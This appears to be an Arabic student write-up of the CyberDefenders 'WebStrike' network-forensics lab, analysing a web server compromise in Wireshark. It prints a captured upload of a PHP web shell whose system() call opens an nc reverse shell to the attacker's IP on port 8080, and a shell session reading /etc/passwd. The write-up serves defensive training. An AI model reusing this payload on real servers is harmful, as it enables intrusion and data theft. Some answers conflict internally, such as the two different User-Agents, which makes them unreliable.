

WebStrike Lab

المحتوى

2.....	تطيل حادثة اختراق خادم ويب
2.....	مقدمة
3.....	تحديد المصدر الجغرافي للهجوم (Geolocation of Attack Origin)
4.....	التعرف على هوية الأداة المستخدمة في الهجوم (User-Agent)
6.....	تحديد اسم الدليل Web Shell الضار الذي تم رفعه
7.....	تحديد مجلد رفع الملفات (Upload Directory)
8.....	تطيل الاتصالات الخارجية (Reverse Shell Target Port)
9.....	تطيل محاولة استخراج البيانات الحساسة (Data Exfiltration Attempt)
10.....	المراجع

تحليل حادثة اختراق خادم ويب

مقدمة

يهدف هذا التقرير إلى توثيق وتحليل حادثة اختراق خادم ويب، مع التركيز على تحديد مصدر الهجوم، التقنيات المستخدمة من قبل المهاجم، طبيعة الملفات الضارة التي تم رفعها، والبيانات التي تم استهدافها بغرض الاستخراج (Data Exfiltration). تأتي هذه الدراسة ضمن تطبيق عمل في إطار مقرر تحليل الحوادث السيبرانية (Cybersecurity Incident Response).

The screenshot shows the CyberDefenders platform interface. At the top, there's a navigation bar with 'Practice', 'Certify', 'For Business', and 'More'. Below it is a sub-navigation bar with 'Dashboard', 'Labs' (which is selected), 'Tracks', 'Leaderboard', 'MITRE ATT&CK', 'Badges', and 'FAQ'. A search bar says 'Search for labs...' and a 'Go Pro' button is visible. The main content area is titled 'WebStrike Lab'. It shows the category 'Network Forensics', tactics 'Initial Access', 'Execution', 'Persistence', 'Command and Control', and 'Exfiltration', tool 'Wireshark', and difficulty level 'Easy'. There are buttons for 'Bookmark', 'Join the Lab Squad', 'Report an Issue', and 'Share Achievement'. On the left, there's a sidebar with 'Machine Region' set to 'Frankfurt' and a 'Start Lab Machine' button. Below it, a progress bar shows '6 / 6 Questions' completed. A pink box labeled 'Official walkthrough' has a 'View' button. The main area has a purple header 'Scenario' with a sub-section about a suspicious file found on a web server. Below it is a blue header '6/6 Questions'.

The screenshot shows a series of six questions from the WebStrike Lab:

- Q1** Solved : 10020
Identifying the geographical origin of the attack facilitates the implementation of geo-blocking measures and the analysis of threat intelligence. From which city did the attack originate?
Note: The lab machines do not have internet access. To look up the IP address and complete this step, use an IP geolocation service on your local computer outside the lab environment.
Answer: Tianjin
- Q2** Solved : 9599
Knowing the attacker's User-Agent assists in creating robust filtering rules. What's the attacker's Full User-Agent?
Answer: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5364.114 Safari/537.36
- Q3** Solved : 9271
We need to determine if any vulnerabilities were exploited. What is the name of the malicious web shell that was successfully uploaded?
Answer: image.jpg.php
- Q4** Solved : 9022
Identifying the directory where uploaded files are stored is crucial for locating the vulnerable page and removing any malicious files. Which directory is used by the website to store the uploaded files?
Answer: /reviews/uploads/
- Q5** Solved : 9056
Which port, opened on the attacker's machine, was targeted by the malicious web shell for establishing unauthorized outbound communication?
Answer: 123 8080
- Q6** Solved : 8823
Recognizing the significance of compromised data helps prioritize incident response actions. Which file was the attacker attempting to exfiltrate?
Answer: passwd

تحديد المصدر الجغرافي للهجوم (Geolocation of Attack Origin)

Identifying the geographical origin of the attack facilitates the implementation of geo-blocking measures and the analysis of threat intelligence. From which city did the attack originate?

Answer: Tianjin

من خلال تحليل سجلات الخادم (Server Logs) وتحديد عنوان IP الخاص بالمهجم، تم استخدام خدمة IP من جهاز محلي خارج بيئه المختبر للحصول على معلومات الموقع الجغرافي.

خطوات الحل :

- 1 فتح برنامج Wireshark ثم نأخذ IP ال Attack
- 2 ثم نذهب الى المتصفح ونبحث عن موقع IP Geolocation لكي نحدد مصدر التهديد، يوجد الكثير من المواقع تقدم لنا هذه الخدمة :

[/https://ipinfo.io](https://ipinfo.io)

[/https://whatismyipaddress.com](https://whatismyipaddress.com)

IP Details For: 117.11.88.124

Decimal:	1963677820
Hostname:	dns124.online.tj.cn
ASN:	4837
ISP:	China Unicorn Tianjin Province Network
Services:	Datacenter
Country:	China
State/Region:	Tianjin
City:	Tianjin
Latitude:	39.1422 (39° 8' 31.85" N)
Longitude:	117.1761 (117° 10' 33.97" E)

CLICK TO CHECK BLACKLIST STATUS

Latitude and Longitude are often near the center of population. These values are not precise enough to be used to identify a specific address, individual, or for legal purposes. IP data from IP2Location.

أهمية الإجراء:

- المساعدة في تطبيق تقنيات Geo-blocking.
- دعم عملية Threat Intelligence لتحديد مصادر التهديد الشائعة.

التعرف على هوية الأداة المستخدمة في الهجوم (User-Agent)

Knowing the attacker's User-Agent assists in creating robust filtering rules. What's the attacker's Full User-Agent?


Answer: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

تم تحليل طلبات HTTP القادمة إلى الخادم، وتم التعرف على الـ **User-Agent** الخاص بالمهاجم.


النوع	الوظيفة
GET	لطلب بيانات فقط (مثل صفحة أو صورة) بدون تعديل أي شيء
POST	لإرسال بيانات (مثل تعبئة نموذج تسجيل دخول)
PUT	لتحديث أو استبدال بيانات موجودة
DELETE	لحذف مورد معين على الخادم
HEAD	مثل GET ولكن بدون جسم (body) في الرد
PATCH	لتعديل جزئي لبيانات موجودة

خطوات الحل لهذا السؤال :

- اضغط على أي Packet ثم اضغط انقر الزر الأيمن في الماوس ثم اختار Follow > TCP Stream



-2- تظاهر هذه النافذة لك ابدا بلقراءة فيها ثم تجد User-Agent



وهذا هو شرح حل السؤال بطريقة سلسة وبسيطة

أهمية الإجراء:


- يساعد في كتابة قواعد فلترة على جدران حماية التطبيقات (WAF).
- يتيح تتبع نوع المتصفح أو الأداة التي استخدمها المهاجم.

تحديد اسم الـ Web Shell الضار الذي تم رفعه

We need to determine if any vulnerabilities were exploited. What is the name of the malicious web shell that was successfully uploaded?

Answer: image.jpg.php

من خلال مراجعة الملفات التي تم رفعها إلى الخادم، تم اكتشاف ملف بامتداد غير مألوف يدل على محاولة تمويه.(Obfuscation)
نبقي في نفس النافذة السابقة ولكن نقوم بتغيير رقم Stream الى رقم أربعة 4 ،نقوم بلبحث عن اسم ال WebShell لنجدة باسم [image.jpg.php]



```
POST /reviews/upload.php HTTP/1.1
Host: shoproma.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----240702681933131672661782936221
Content-MD5: -----240702681933131672661782936221
Content-Security-Policy: -----240702681933131672661782936221
Content-Transfer-Encoding: -----240702681933131672661782936221
Content-Disposition: form-data; name="name"; value="asdad"
Content-Disposition: form-data; name="email";
asdad@asd.com
Content-Disposition: form-data; name="review";
asdad
Content-Disposition: form-data; name="file";
Content-Disposition: form-data; name="file"; filename="image.jpg.php"
Content-Type: application/x-php
<?php system ('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 117.11.88.124 8080 >/tmp/f*'); ?>
-----240702681933131672661782936221--
```

HTTP/1.1 200 OK
Date: Thu, 30 Nov 2023 18:43:57 GMT
Server: Apache/2.4.32 (Ubuntu)
Content-Length: 28
Keep-Alive: timeout=5, max=100
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Invalid file format.

2 client(s), 2 server(s), 2 turn(s).
Entire conversation (1462 bytes) Show data as ASCII
Find: Stream: 4 Filter Out This Stream Print Save as... Back X Close Help

أهمية الإجراء:


- هذا النوع من الملفات يمكن استخدامه لتنفيذ أوامر عن بعد.
- يشير إلى وجود ثغرة في التحقق من نوعية الملفات المرفوعة.

تحديد مجلد رفع الملفات (Upload Directory)

Identifying the directory where uploaded files are stored is crucial for locating the vulnerable page and removing any malicious files. Which directory is used by the website to store the uploaded files?

Answer: /reviews/uploads/

ننتقل إلى **stream رقم 9**, نبدا البحث فيها نجد اسم المجلد و **[/reviews/uploads]**, تم تحديد المجلد الذي يستقبل جميع الملفات التي يرفعها المستخدمون إلى الموقع.



أهمية الإجراء:


- يساعد في إجراء **Eradication** و **Containment** بحذف الملفات الضارة.
- يمكن تطبيق سياسات لاحقة لتعطيل تنفيذ البرمجيات في هذا المجلد.

تحليل الاتصالات الخارجية (Reverse Shell Target Port)


Which port, opened on the attacker's machine, was targeted by the malicious web shell for establishing unauthorized outbound communication?

Answer: 8080

نذهب الى **Endpoints** نفط عليها وثم نذهب الى **statistics**



ثم **TCP** ونبحث عن **Port المستهدف** هو [8080]. عند فحص سلوك **Web Shell** ، تبين أنه كان يحاول الاتصال بجهاز خارجي عبر منفذ معين.



أهمية الإجراء:

- يساعد في مراجعة سجلات الجدار الناري (Firewall Logs).
- يمكن استخدامه لتحليل التрафيك المشبوه في المستقبل.

تحليل محاولة استخراج البيانات الحساسة (Data Exfiltration Attempt)

Recognizing the significance of compromised data helps prioritize incident response actions. Which file was the attacker attempting to exfiltrate?

Answer: passwd

ننتقل إلى رقم 13، نبدا البحث عن الملف المستهدف [passwd]، عند مراجعة الأوامر التي نفذها المهاجم من خلال الـ stream ، تبين وجود محاولة للوصول إلى ملف نظمي حساس.

```

/bin/sh: 0: can't access tty: job control turned off
$ whoami
root
$ cat /etc/passwd
$ uname -a
Linux ubuntu-virtual-machine 6.2.0-37-generic #38-22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Thu Nov 2 18:01:13 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
$ ls /home
$ ls /home/
ubuntu
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin/nologin
sys:x:3:3:sys:/usr/sbin/nologin
sync:x:4:65534:sync:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/usr/share/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:18:mail:/var/mail:/usr/sbin/nologin
news:x:9:10:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:13:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:11:14:proxy:/var/www:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:35:35:List:/var/www/list:/usr/sbin/nologin
nologin:x:36:36:nologin:/var/www/nologin:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nodeadm:x:42:42:Node Admin:/var/www/nodeadm:/usr/sbin/nologin
systemd-network:x:100:102:system Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd-resolve,systemd-timesync:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105:/none@/tmp/.X11-unix/X0:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-journal:x:104:107:systemd Journal,,,:/run/systemd/journal:/usr/sbin/nologin
apt:x:105:65534:/:/var/lib/apt/lists:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidmap:x:107:107:User ID Mapper,,,:/var/run/uidmap:/usr/sbin/nologin
systemd-oom:x:108:117:systemd Userspace OOM killer,,,:/run/systemd:/usr/sbin/nologin
tcpdump:x:109:109:tcpdump,,,:/var/lib/tcpdump:/usr/sbin/nologin
avahi-autopid:x:110:119:Avahi autopid,,,:/var/lib/avahi-autopid:/usr/sbin/nologin
usbmux:x:111:46:usbmux_dæmon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:112:112:Dnsmasq,,,:/var/lib/dnsmasq:/usr/sbin/nologin
kernoops:x:113:65534:KernelOops Tracking Daemon,,,:/usr/sbin/nologin
avahi:x:114:121:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
cupspk-helper:x:115:115:CUPS Printers for Applications,,,:/home/cups-pk-helper:/usr/sbin/nologin
rtkit:x:116:123:RealtimeKit,,,:/proc:/usr/sbin/nologin
whoopsie:x:117:117:Ubuntu Crash Reporter,,,:/var/log/whoopsie:/usr/sbin/nologin
sssd:x:118:125:SSSD system user,,,:/var/lib/sssd:/usr/sbin/nologin
speech-dispatcher:x:119:29:speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
77 other pids). 6 server pid(s). 12 threads.

Entire conversation (3523 bytes)      Show data as ASCII
Find: Filter Out This Stream Print Save as... Back × Close Find Next Help
```

أهمية الإجراء:

- يمثل هذا الملف هدفًا شائعًا للمهاجمين نظرًا لاحتوائه على قائمة المستخدمين في النظام.
- يمكن استخدام هذه البيانات في مرافق لاحقة من الهجوم مثل التصعيد الأفقي أو الرأسى للامتيازات (Privilege Escalation).

MaxMind GeoIP	https://www.maxmind.com/en/geoip-demo
ipinfo.io	/https://ipinfo.io
MDN Web Docs - User-Agent	https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/User-Agent
OWASP - Web Shells	https://owasp.org/www-community/attacks/Web_Shell
OWASP File Upload Cheat Sheet	https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html
OWASP - Reverse Shell	https://owasp.org/www-community/attacks/Reverse_Shell
/etc/passwd	https://en.wikipedia.org/wiki/Passwd